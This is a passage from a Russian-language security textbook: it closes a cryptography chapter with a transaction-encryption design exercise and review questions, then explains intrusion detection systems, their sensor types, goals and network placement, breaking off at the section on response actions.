Этот проект предназначен для того, чтобы продемонстрировать использование шифрования в информационной системе для

обеспечения аутентификации, конфиденциальности и целостности. В данном проекте подразумевается применение как систем шифрования с секретным ключом (AES), так и систем с открытым ключом (RSA или Диффи-Хеллмана).

В организации, на которую вы работаете, требуется принимать транзакции от партнера. К сожалению, используемая внутри организации система не поддерживает работу с коммерческими VPN, и поэтому в организации создается система шифрования в своем собственном специально разработанном приложении. Вам поручено внести предложения по поводу того, как должна работать система шифрования. В своем текущем состоянии система транзакций принимает TCP-соединение от партнера организации, оценивает поступающие данные и делает соответствующие записи в базе данных. После этого сервер передает подтверждение в систему партнера через то же самое соединение. Информация при передаче должна сохраняться в секрете, а также защищаться от несанкционированного изменения. Сервер должен осуществлять аутентификацию инициатора транзакции, так как только одна система в сети партнера авторизована для инициирования транзакций.

Шаг за шагом

1. Определите конкретные требования для системы шифрования: какая информация должна содержаться в секрете, защищаться от несанкционированного изменения и проходить аутентификацию в рассматриваемой системе.
2. Определите, какой тип шифрования (с открытым или секретным ключом) следует использовать для соответствия каждому требованию.
3. Определите, где необходимо осуществлять шифрование и дешифрование.
4. Определите требования к управлению ключами в системе: каким образом ключи будут создаваться, распространяться, верифицироваться и аннулироваться.
5. Разработав структуру системы, проверьте ее на наличие уязвимых мест. Есть ли в ней места, через которые потенциальный злоумышленник может получить доступ к системе?
6. Проверьте систему на реализуемость. Будет ли система пригодна к

использованию на практике?

7. Что потребуется при использовании шифрования от других компонентов системы, политик и процедур обеих организаций?

Выводы

Выбор типа системы шифрования - довольно простая задача. Имейте в виду, что аутентификация может обеспечиваться шифрованием обоих типов, однако при использовании шифрования с секретным ключом имеет место ряд ограничений. Значительно усложнить систему могут аспекты, связанные с управлением ключами. Помните, что здесь речь шла об одной системе, и не требовалась разработка расширяемой и масштабируемой системы.

Не стоит опасаться наложения ограничений на другие аспекты системы. Помните, что шифрование - не панацея, и поэтому его использование подразумевает соответствие этим требованиям при решении некоторых проблем безопасности.

Контрольные вопросы

1. На секретности какого элемента основана защита информации надежными алгоритмами шифрования?
2. Каковы три вида атак на схему шифрования?
3. Как иначе называется шифрование с секретным ключом?
4. Приведите пример раннего подстановочного шифра.
5. Может ли быть взломан правильно реализованный "одноразовый блокнот"?
6. Какую длину имеют ключи DES?
7. В чем заключается основной недостаток DES?
8. За счет чего *тройной DES* повышает уровень безопасности алгоритма DES?
9. Для чего предназначен алгоритм AES?
10. На сложности какой задачи базируется безопасность, обеспечиваемая алгоритмом Диффи-Хеллмана?
11. Можно ли использовать *алгоритм Диффи-Хеллмана* для шифрования трафика?
12. Назовите основную атаку, которой подвержен *алгоритм Диффи-Хеллмана* (с правильно выбранными a и b).

13. Что такое цифровая подпись?
14. Почему открытые ключи должны быть сертифицированными?
15. В чем заключается проблема, связанная с управлением ключами, которая вызывает сбои в большей части систем PKI?

Обнаружение вторжений

Лекция посвящена вопросам обнаружения вторжений. Рассмотрены основные типы систем обнаружения вторжений и датчиков вторжений. Уделено внимание вопросам установки, управления IDS и предотвращения вторжений посредством их.

Обнаружение вторжений - это еще одна задача, выполняемая сотрудниками, ответственными за безопасность информации в организации, при обеспечении защиты от атак. Обнаружение вторжений - это *активный процесс*, при котором происходит обнаружение хакера при его попытках проникнуть в систему. В идеальном случае такая система лишь выдаст сигнал тревоги при попытке проникновения. Обнаружение вторжений помогает при превентивной идентификации активных угроз посредством оповещений и предупреждений о том, что злоумышленник осуществляет сбор информации, необходимой для проведения атаки. В действительности, как будет показано в материале лекции, это не всегда так. Перед обсуждением подробностей, связанных с обнаружением вторжений, давайте определим, что же это в действительности такое.

Системы обнаружения вторжений (*IDS*) появились очень давно. Первыми из них можно считать ночной дозор и сторожевых собак. Дозорные и сторожевые собаки выполняли две задачи: они определяли инициированные кем-то подозрительные действия и пресекали дальнейшее проникновение злоумышленника. Как правило, грабители избегали встречи с собаками и, в большинстве случае, старались обходить стороной здания, охраняемые собаками. То же самое можно сказать и про ночной дозор. Грабители не хотели быть замеченными вооруженными дозорными или охранниками, которые могли вызвать полицию.

Сигнализация в зданиях и в автомобилях также является разновидностью системы обнаружения вторжений. Если *система оповещения* обнаруживает событие, которое должно быть замечено (например, взлом окна или открытие двери), то выдается сигнал тревоги с зажиганием ламп, включением звуковых сигналов, либо сигнал тревоги передается на пульт полицейского участка. Функция пресечения проникновения выполняется посредством

предупреждающей наклейки на окне или знака, установленного перед домом. В автомобилях, как правило, при включенной сигнализации горит красная лампочка, предупреждающая об активном состоянии системы сигнализации.

Все эти примеры основываются на одном и том же принципе: обнаружение любых попыток проникновения в защищенный периметр объекта (офис, здание, автомобиль и т. д.). В случае с автомобилем или зданием периметр защиты определяется относительно легко. Стены строения, ограждение вокруг частной собственности, двери и окна автомобиля четко определяют защищаемый периметр. Еще одной характеристикой, общей для всех этих случаев, является четкий критерий того, что именно является попыткой проникновения, и что именно образует защищаемый периметр.

Если перенести концепцию системы сигнализации в компьютерный мир, то получится базовая концепция системы обнаружения вторжений. Необходимо определить, чем в действительности является периметр защиты компьютерной системы или сети. Очевидно, что периметр защиты в данном случае - это не стена и не ограждение. Периметр защиты сети представляет собой виртуальный периметр, внутри которого находятся компьютерные системы. Этот периметр может определяться межсетевыми экранами, точками разделения соединений или настольными компьютерами с модемами. Данный периметр может быть расширен для содержания домашних компьютеров сотрудников, которым разрешено соединяться друг с другом, или партнеров по бизнесу, которым разрешено подключаться к сети. С появлением в деловом взаимодействии беспроводных сетей периметр защиты организации расширяется до размера беспроводной сети.

Сигнализация, оповещающая о проникновении грабителя, предназначена для обнаружения любых попыток входа в защищаемую область, когда эта область не используется. Система обнаружения вторжений *IDS* предназначена для разграничения авторизованного входа и несанкционированного проникновения, что реализуется гораздо сложнее. Здесь можно в качестве примера привести ювелирный магазин с сигнализацией против грабителей. Если кто-либо, даже владелец магазина, откроет дверь, то сработает сигнализация. Владелец

должен после этого уведомить компанию, обслуживающую сигнализацию, о том, что это он открыл магазин, и что все в порядке. Систему *IDS*, напротив, можно сравнить с охранником, следящим за всем, что происходит в магазине, и выявляющим несанкционированные действия (как, например, пронос огнестрельного оружия). К сожалению, в виртуальном мире "огнестрельное оружие" очень часто остается незаметным.

Вторым вопросом, который необходимо принимать в расчет, является определение того, какие события являются нарушением *периметра безопасности*. Является ли нарушением попытка определить работающие компьютеры? Что делать в случае проведения известной атаки на систему или сеть? По мере того как задаются эти вопросы, становится понятно, что найти ответы на них не просто. Более того, они зависят от других событий и от состояния системы-цели.

Определение типов систем обнаружения вторжений

Существуют два основных типа *IDS*: узловые (HIDS) и сетевые (*NIDS*). Система HIDS располагается на отдельном узле и отслеживает признаки атак на данный узел. Система *NIDS* находится на отдельной системе, отслеживающей сетевой трафик на наличие признаков атак, проводимых в подконтрольном сегменте сети. На рисунке 13.1 показаны два типа *IDS*, которые могут присутствовать в сетевой среде.



Рис. 13.1. Примеры размещения IDS в сетевой среде

Узловые IDS

Узловые *IDS* (HIDS) представляют собой систему датчиков, загружаемых на различные сервера организации и управляемых центральным диспетчером. Датчики отслеживают различные *типы событий* (более детальное рассмотрение этих событий приводится в следующем разделе) и предпринимают определенные действия на сервере либо передают уведомления. Датчики HIDS отслеживают события, связанные с сервером, на котором они загружены. Сенсор HIDS позволяет определить, была ли атака успешной, если атака имела место на той же платформе, на которой установлен датчик.

Как будет показано далее, различные типы датчиков HIDS позволяют выполнять различные *типы задач* по обнаружению вторжений. Не каждый тип датчиков может использоваться в организации, и даже для различных серверов внутри одной организации могут понадобиться разные датчики. Следует заметить, что система HIDS, как правило, стоит дороже, чем сетевая система, так как в этом случае каждый сервер должен иметь лицензию на датчик (датчики дешевле для одного

сервера, однако общая стоимость датчиков больше по сравнению со стоимостью использования сетевых *IDS*).

С использованием систем HIDS связан еще один вопрос, заключающийся в возможностях процессора на сервере. Процесс датчика на сервере может занимать от 5 до 15 % общего процессорного времени. Если датчик работает на активно используемой системе, его присутствие отрицательно скажется на производительности и, таким образом, придется приобретать более производительную систему.

Примечание

Вероятно возникновение разногласий, связанных с управлением и настройкой, между *администраторами безопасности* (управляющими работой *IDS*) и системными администраторами. Так как процесс должен постоянно находиться в активном состоянии, необходима хорошая координация в их работе.

Существует пять основных типов датчиков HIDS.

- Анализаторы журналов.
- Датчики признаков.
- Анализаторы системных вызовов.
- Анализаторы *поведения приложений*.
- Контролеры *целостности файлов*.

Следует заметить, что количество датчиков HIDS увеличивается, и некоторые продукты предлагают функциональные возможности, предусматривающие использование датчиков более чем пяти основных видов.

Анализаторы журналов

Анализатор журнала представляет собой именно то, что отражает само название датчика. Процесс выполняется на сервере и отслеживает соответствующие файлы журналов в системе. Если встречается запись журнала, соответствующая некоторому критерию в процессе датчика HIDS, предпринимается установленное действие.

Большая часть анализаторов журналов настроена на отслеживание

записей журналов, которые могут означать событие, связанное с *безопасностью системы*. Администратор системы, как правило, может определить другие записи журнала, представляющие определенный интерес.

Анализаторы журналов по своей природе являются *реактивными системами*. Иными словами, они реагируют на событие уже после того, как оно произошло. Таким образом, журнал будет содержать сведения о том, что проникновение в систему выполнено. В большинстве случаев анализаторы журналов не способны предотвратить осуществляемую атаку на систему.

Анализаторы журналов, в частности, хорошо адаптированы для отслеживания активности авторизованных пользователей на внутренних системах. Таким образом, если в организации уделяется внимание контролю за деятельностью системных администраторов или других пользователей системы, можно использовать анализатор журнала для отслеживания активности и перемещения записи об этой активности в область, недосягаемую для администратора или пользователя.

Датчики признаков

Датчики этого типа представляют собой наборы определенных признаков событий безопасности, сопоставляемых с входящим трафиком или записями журнала. Различие между датчиками признаков и анализаторами журналов заключается в возможности анализа входящего трафика.

Системы, основанные на сопоставлении признаков, обеспечивают возможность отслеживания атак во время их выполнения в системе, поэтому они могут выдавать дополнительные уведомления о проведении злоумышленных действий. Тем не менее, атака будет успешно или безуспешно завершена перед вступлением в действие датчика HIDS, поэтому датчики этого типа считаются реактивными. Датчик признаков HIDS является полезным при отслеживании авторизованных пользователей внутри информационных систем.

Анализаторы системных вызовов

Анализаторы системных вызовов осуществляют анализ вызовов между приложениями и операционной системой для идентификации событий, связанных с безопасностью. Датчики HIDS данного типа размещают программную спайку между операционной системой и приложениями. Когда приложению требуется выполнить действие, его вызов операционной системы анализируется и сопоставляется с базой данных признаков. Эти признаки являются примерами различных типов поведения, которые являют собой атакующие действия, или объектом интереса для администратора *IDS*.

Анализаторы системных вызовов отличаются от анализаторов журналов и датчиков признаков HIDS тем, что они могут предотвращать действия. Если приложение генерирует вызов, соответствующий, например, признаку атаки на *переполнение буфера*, датчик позволяет предотвратить этот вызов и сохранить систему в безопасности.

Внимание!

Необходимо обеспечивать правильную конфигурацию датчиков этого типа, так как их некорректная настройка может вызывать ошибки в приложениях либо отказы в их работе. Такие датчики, как правило, обеспечивают возможность функционирования в тестовом режиме. Это означает, что датчик отслеживает события, но не предпринимает никаких блокирующих действий; этот режим можно использовать для тестирования конфигурации без блокировки работы легитимно используемых приложений.

Анализаторы поведения приложений

Анализаторы *поведения приложений* аналогичны анализаторам системных вызовов в том, что они применяются в виде программной спайки между приложениями и операционной системой. В анализаторах поведения датчик проверяет вызов на предмет того, разрешено ли приложению выполнять данное действие, вместо определения соответствие вызова признакам атак. Например, веб-серверу обычно разрешается принимать сетевые соединения через порт 80, считывать файлы в веб-каталоге и передавать эти файлы по соединениям через порт 80. Если веб-сервер попытается записать или считать файлы из другого места или открыть новые сетевые соединения, датчик обнаружит несоответствующее норме поведение

сервера и заблокирует действие.

При конфигурировании таких датчиков необходимо создавать список действий, разрешенных для выполнения каждым приложением. Поставщики датчиков данного типа предоставляют шаблоны для наиболее широко используемых приложений. Любые "доморощенные" приложения должны анализироваться на предмет того, какие действия им разрешается выполнять, и выполнение этой задачи должно быть программно реализовано в датчике.

Контролеры целостности файлов

Контролеры *целостности файлов* отслеживают изменения в файлах. Это осуществляется посредством использования криптографической контрольной суммы или цифровой подписи файла (см. в лекции 12). Конечная *цифровая подпись* файла будет изменена, если произойдет изменение хотя бы малой части исходного файла (это могут быть *атрибуты файла*, такие как время и дата создания). Алгоритмы, используемые для выполнения этого процесса, разрабатывались с целью максимального снижения возможности для внесения изменений в файл с сохранением прежней подписи.

При изначальной конфигурации датчика каждый файл, подлежащий мониторингу, подвергается обработке алгоритмом для создания начальной подписи. Полученное число сохраняется в безопасном месте. Периодически для каждого файла эта подпись пересчитывается и сопоставляется с оригиналом. Если подписи совпадают, это означает, что файл не был изменен. Если соответствия нет, значит, в файл были внесены изменения.

Примечание

Работа датчика данного типа сильно зависит от качества контроля над конфигурацией. Если организация не осуществляет управление датчиком на должном уровне, то датчик, как правило, обнаруживает все типы изменений, вносимых в файл, которые, на самом деле, могут быть легитимными, но неизвестными датчику.

Контролер *целостности файлов* не осуществляет идентификацию атаки, а детализирует результаты проведенной атаки. Таким образом, в

случае атаки на веб-сервер сама атака останется незамеченной, но будет обнаружено повреждение или изменение домашней страницы веб-сайта. То же самое относится и к другим типам проникновений в систему, так как в процессе многих из них осуществляется изменение системных файлов.

Вопрос к эксперту

Вопрос. Является ли в действительности контролер *целостности файлов* системой обнаружения вторжений?

Ответ. Хотя контролер *целостности файлов* не обнаруживает атаку как таковую, он обнаруживает изменения, являющиеся следствием этой атаки. В случае атаки все датчики *IDS* обнаруживают признаки атаки. Например, анализатор журналов обнаруживает записи журнала, которые могут означать атаку. Можно предположить, что атаку как таковую на самом деле обнаруживает система, работающая по принципу сопоставления признаков. Тем не менее, даже такие системы отслеживают действия или информацию, соответствующую признаку. Признак построен таким образом, что всякий элемент, соответствующий этому признаку, вероятнее всего является атакой.

Кроме всего прочего, здесь следует рассмотреть вопрос о том, что же такое "вторжение". В некоторых организациях вторжением могут считаться действия разработчика, изменяющего файлы без выполнения соответствующих процедур по контролю над конфигурацией.

Сетевые IDS

NIDS представляет собой программный процесс, работающий на специально выделенной системе. *NIDS* переключает сетевую карту в системе в неразборчивый режим работы, при котором сетевой адаптер пропускает весь сетевой трафик (а не только трафик, направленный на данную систему) в программное обеспечение *NIDS*. После этого происходит *анализ трафика* с использованием набора правил и признаков атак для определения того, представляет ли этот трафик какой-либо интерес. Если это так, то генерируется соответствующее событие.

На данный момент большинство систем *NIDS* базируется на признаках

атак. Это означает, что в системы встроен набор признаков атак, с которыми сопоставляется трафик в канале связи. Если происходит атака, признак которой отсутствует в системе обнаружения вторжений, система *NIDS* не замечает эту атаку. *NIDS*-системы позволяют указывать интересуемый трафик по адресу источника, конечному адресу, порту источника или конечному порту. Это дает возможность отслеживания трафика, не соответствующего признакам атак.

Примечание

На рынке начали появляться системы *NIDS*, базирующиеся на обнаружении аномалий. Эти системы осуществляют поиск аномалий в сетевом трафике для выявления атак. Полезность использования этих устройств на момент написания книги еще не доказана.

Чаще всего при применении *NIDS* используются две сетевые карты (см. рис. 13.2). Одна карта используется для мониторинга сети. Эта карта работает в "скрытом" режиме, поэтому она не имеет IP-адреса и, следовательно, не отвечает на входящие соединения.

У скрытой карты отсутствует стек протоколов, поэтому она не может отвечать на такие информационные пакеты, как пинг-запросы. Вторая сетевая карта используется для соединения с системой управления *IDS* и для отправки сигналов тревоги. Эта карта присоединяется ко внутренней сети, невидимой для той сети, в отношении которой производится мониторинг.

Рис. 13.2. Конфигурация NIDS с двумя сетевыми картами

Среди преимуществ использования *NIDS* можно выделить следующие моменты.

- *NIDS* можно полностью скрыть в сети таким образом, что злоумышленник не будет знать о том, что за ним ведется наблюдение.
- Одна система *NIDS* может использоваться для мониторинга трафика с большим числом потенциальных систем-целей.
- *NIDS* может осуществлять перехват содержимого всех пакетов, направляющихся на систему-цель.

Среди недостатков данной системы необходимо отметить следующие аспекты.

- Система *NIDS* может только выдавать сигнал тревоги, если трафик соответствует предустановленным правилам или признакам.
- *NIDS* может упустить нужный интересуемый трафик из-за использования широкой полосы пропускания или альтернативных маршрутов.

- Система *NIDS* не может определить, была ли атака успешной.
- Система *NIDS* не может просматривать зашифрованный трафик.
- В коммутируемых сетях (в отличие от сетей с общими носителями) требуются специальные конфигурации, без которых *NIDS* будет проверять не весь трафик.

Какой тип IDS лучше?

Является ли один из двух типов *IDS* более предпочтительным по сравнению с другим? Все зависит от обстоятельств. У устройств обоих типов есть свои преимущества и недостатки, как уже было показано в этой лекции. В то время как *NIDS* более эффективен с точки зрения стоимости (одна система *NIDS* осуществляет мониторинг трафика большого количества систем), HIDS больше подходит для организаций, в которых уделяется повышенное внимание отслеживанию работы штатных сотрудников. Иными словами, выбор типа устройства *IDS* зависит от первоочередных целей, которых необходимо достичь в сети организации.

Установка IDS

Чтобы использовать *IDS* по максимуму, необходимо провести большой объем процедур планирования перед непосредственной установкой устройства. Перед созданием соответствующей политики нужно осуществить сбор необходимой информации, провести анализ сети и реализовать задачи по управлению. Как в большинстве комплексных систем, политику необходимо создать, утвердить и протестировать перед применением. При создании политики *IDS* необходимо выполнить следующие шаги:

1. Определить цели создания *IDS*.
2. Выбрать объекты мониторинга.
3. Выбрать ответные действия.
4. Установить пороги.
5. Применить политику.

Определение целей применения IDS

Цели использования *IDS* определяют требования для политики *IDS*. Потенциально целями применения *IDS* являются следующие.

- Обнаружение атак.
- Предотвращение атак.
- *Обнаружение нарушений* политики.
- Принуждение к использованию политик.
- Принуждение к следованию политикам соединений.
- Сбор доказательств.

Имейте в виду, что цели использования устройства могут комбинироваться, и конкретные цели применения любой *IDS* зависят от организации. Набор целей ни в коем случае не ограничивается этим списком. *IDS* позволяет организации обнаруживать начало проведения атаки и осуществлять сбор доказательств или предотвращение дополнительного повреждения посредством устранения аварийных ситуаций. Разумеется, это не единственная цель, для достижения которой применяется *IDS*. Так как *IDS* осуществляет сбор детализованной информации по многим событиям, происходящим в сети и на компьютерах организации, она также может идентифицировать действия, нарушающие политику, и реальный уровень использования сетевых ресурсов.

Распознавание атак

Распознавание атак является одной из главных целей использования *IDS*. Система *IDS* запрограммирована на поиск определенных *типов событий*, которые служат признаками атак. В качестве простого примера приведем соединение через TCP-порт 80 (HTTP), за которым следует URL, содержащий расширение .bat. Это может быть признаком того, что злоумышленник пытается использовать уязвимость на веб-сервере IIS.

Большую часть атак идентифицировать не просто. Например, до сих пор в интернете широко распространены атаки с угадыванием пароля. Система HIDS может содержать правило, согласно которому после трех неудачных попыток входа через короткие промежутки времени вход в данную учетную запись блокируется. Для этого HIDS должна отслеживать время и число неудачных попыток входа на каждой

учетной записи, фиксируемой в журнале, и сбрасывать счетчик в случае успешного входа или истечения времени.

Еще более сложным примером распознавания атак является ситуация, когда злоумышленник пытается угадать пароли на нескольких учетных записях и системах. В данном случае атакующий не будет пробовать войти в одну и ту же учетную запись дважды за короткий промежуток времени, а попытается использовать этот пароль в каждой учетной записи. Если время каждой попытки достаточно велико, счетчики на отдельных учетных записях будут сбрасываться, перед тем как злоумышленник трижды осуществит неудачный вход в систему с использованием данной учетной записи. Единственным способом выявить такую атаку является сопоставление информации из журналов различных систем. Такой анализ осуществляет система HIDS, способная сопоставлять информацию с нескольких компьютеров.

Мониторинг политики

Мониторинг политики - это менее заметный аспект деятельности по обнаружению атак. Целью системы *IDS*, настроенной на отслеживание политики, является отслеживание выполнения или невыполнения политики организации. В самом простом случае *NIDS* можно настроить на отслеживание всего веб-трафика вне сети. Такая конфигурация позволяет отслеживать любое несоответствие *политикам использования* интернета. Если в системе сконфигурирован список веб-сайтов, не отвечающий веб-стандартам корпоративного использования, *NIDS* зафиксирует любые подключения к таким сайтам.

Система *NIDS* также проверяет соответствие конфигурациям маршрутизатора или межсетевого экрана. В этом случае *NIDS* настраивается на отслеживание трафика, который не должен проходить через маршрутизатор или межсетевой экран. При обнаружении такого трафика определяется нарушение корпоративной политики межсетевых экранов.

Внимание!

Использование *IDS* для мониторинга политики может занять очень много времени и потребовать большого количества действий по конфигурированию.

Принуждение к использованию политики

Применение системы *IDS* в качестве средства принудительного использования политики выводит конфигурацию мониторинга политики на более высокий уровень. При отслеживании политики *IDS* настраивается на выполнение действий при нарушении политики. В первом примере в разделе "Мониторинг политики" *IDS* с принуждением к использованию политики не только определит попытку соединения с недоступным веб-сайтом, но и предпримет меры по предотвращению этого действия.

Обработка инцидента

Система *IDS* может оказаться полезной после обнаружения инцидента. В этом случае с помощью *IDS* можно собрать доказательства. *NIDS* можно настроить на отслеживание определенных соединений и ведение полноценного журнала по учету трафика. В то же время можно использовать и HIDS для фиксирования всех записей журнала для определенной учетной записи системы.

Выбор объекта мониторинга

Выбор объекта мониторинга зависит от целей, поставленных перед системой *IDS*, и от среды, в которой *IDS* будет функционировать. Например, если цель *IDS* заключается в обнаружении атак, и *IDS* расположена в интернете за пределами межсетевого экрана компании, то *IDS* потребуется отслеживать весь трафик, поступающий на межсетевой экран, для обнаружения входящих атак. В качестве альтернативы *IDS* можно разместить в пределах зоны, защищаемой межсетевым экраном, для определения только тех атак, которые успешно преодолели межсетевой экран. Исходящий трафик в данном случае может игнорироваться (см. рис. 13.3). В таблице 13.1 приводятся примеры объектов мониторинга при использовании конкретных политик.

Выбор объекта мониторинга определяет расположение датчиков. Датчики могут быть расположены вне межсетевого экрана, внутри сети, на системах с секретной информацией или на системах, используемых специально для сбора и обработки данных журнала. Ключевым моментом, о котором необходимо помнить при вынесении решения по

поводу размещения датчика *IDS*, является то, что датчик должен иметь возможность просмотра интересуемых событий, будь то сетевой трафик или записи журнала. Если интересуемые события не преодолевают межсетевой экран, то не рекомендуется размещать датчик *NIDS* в области, защищаемой межсетевым экраном. Аналогично, если интересуемые события фиксируются только на главном контроллере домена сети Windows NT, программное обеспечение HIDS должно быть расположено на главном контроллере домена, даже если злоумышленник физически располагается на рабочей станции внутри сети.



Рис. 13.3. Пример выбора объекта мониторинга

Таблица 13.1. Примеры информации, отслеживаемой при наличии политики *IDS*

Политика	*NIDS*	HIDS
Обнаружение атак	Весь трафик, поступающий на потенциально атакуемые системы (сетевые экраны, веб-серверы,	Неудачные попытки входа. Попытки соединения. Удачный вход с удаленных систем.

	серверы приложений и т.д.)	
Предотвращение атак	То же, что и для обнаружения атак	То же, что и для обнаружения атак.
Обнаружение нарушений политики	Весь трафик HTTP, формируемый на системах клиентах. Весь трафик FTP, формируемый на системах клиентах	Успешные HTTP-соединения. Успешные FTP соединения. Загружаемые файлы.
Принуждение к использованию политик	То же, что и для *обнаружения нарушений* политики	То же, что и для *обнаружения нарушения* политики.
Принуждение к соответствию политикам соединений	Весь трафик, нарушающий принудительно используемую политику соединения	Успешные соединения с запрещенных адресов или по запрещенным портам.
Сбор доказательств	Содержимое всего трафика, формируемого на системе-цели или атакующей системе	Все успешные подключения, исходящие с атакующей системы. Все неудачные соединения с атакующих систем. Все нажатия клавиш из интерактивных сеансов на атакующих системах.

При размещении датчиков *NIDS* необходимо руководствоваться еще одним ключевым правилом. Если в сети используются коммутаторы вместо концентраторов, датчик *NIDS* не будет правильно работать, если он просто подключен к порту коммутатора. Коммутатор будет отправлять только трафик, направленный на датчик, к тому порту, к которому подключен датчик. В случае с коммутируемой сетью существуют два варианта использования датчиков *NIDS*: применение порта, отслеживающего коммутатор, или применение сетевого разветвителя. На рисунке 13.4 показаны конфигурации обоих типов.

При использовании порта может возникнуть конфликт с персоналом по обслуживанию сети из-за того, что этот порт может использоваться для разрешения проблем, возникающих в сети. Кроме этого, многие коммутаторы позволяют вести мониторинг (некоторыми производителями вместо этого слова используется термин "связывание") только одного порта единовременно. Порт мониторинга, как правило, не позволяет осуществлять мониторинг магистрали коммутатора. Эта функция не будет работать в любом случае, так как магистраль коммутатора передает данные со скоростью в несколько *мегабит* в секунду, и датчик *NIDS* использует соединение *100BaseT* (скорость 100 *мегабит* в секунду). Такое соединение не позволяет осуществлять передачу данных *NIDS*, поэтому в данной конфигурации не представляется возможным прерывание соединений.



Рис. 13.4. Конфигурации датчика сетевой IDS для коммутируемой сети

Разветвители - это пассивные проводные соединения между двумя устройствами (например, между маршрутизатором и коммутатором). Как правило, разветвитель подключается к концентратору, к которому также подсоединен датчик *NIDS*. Это позволяет датчику отслеживать трафик.

Примечание

Разветвитель не позволяет датчику *NIDS* осуществлять передачу данных, поэтому в данной конфигурации прерывание соединений также недопустимо.

Выбор ответных действий

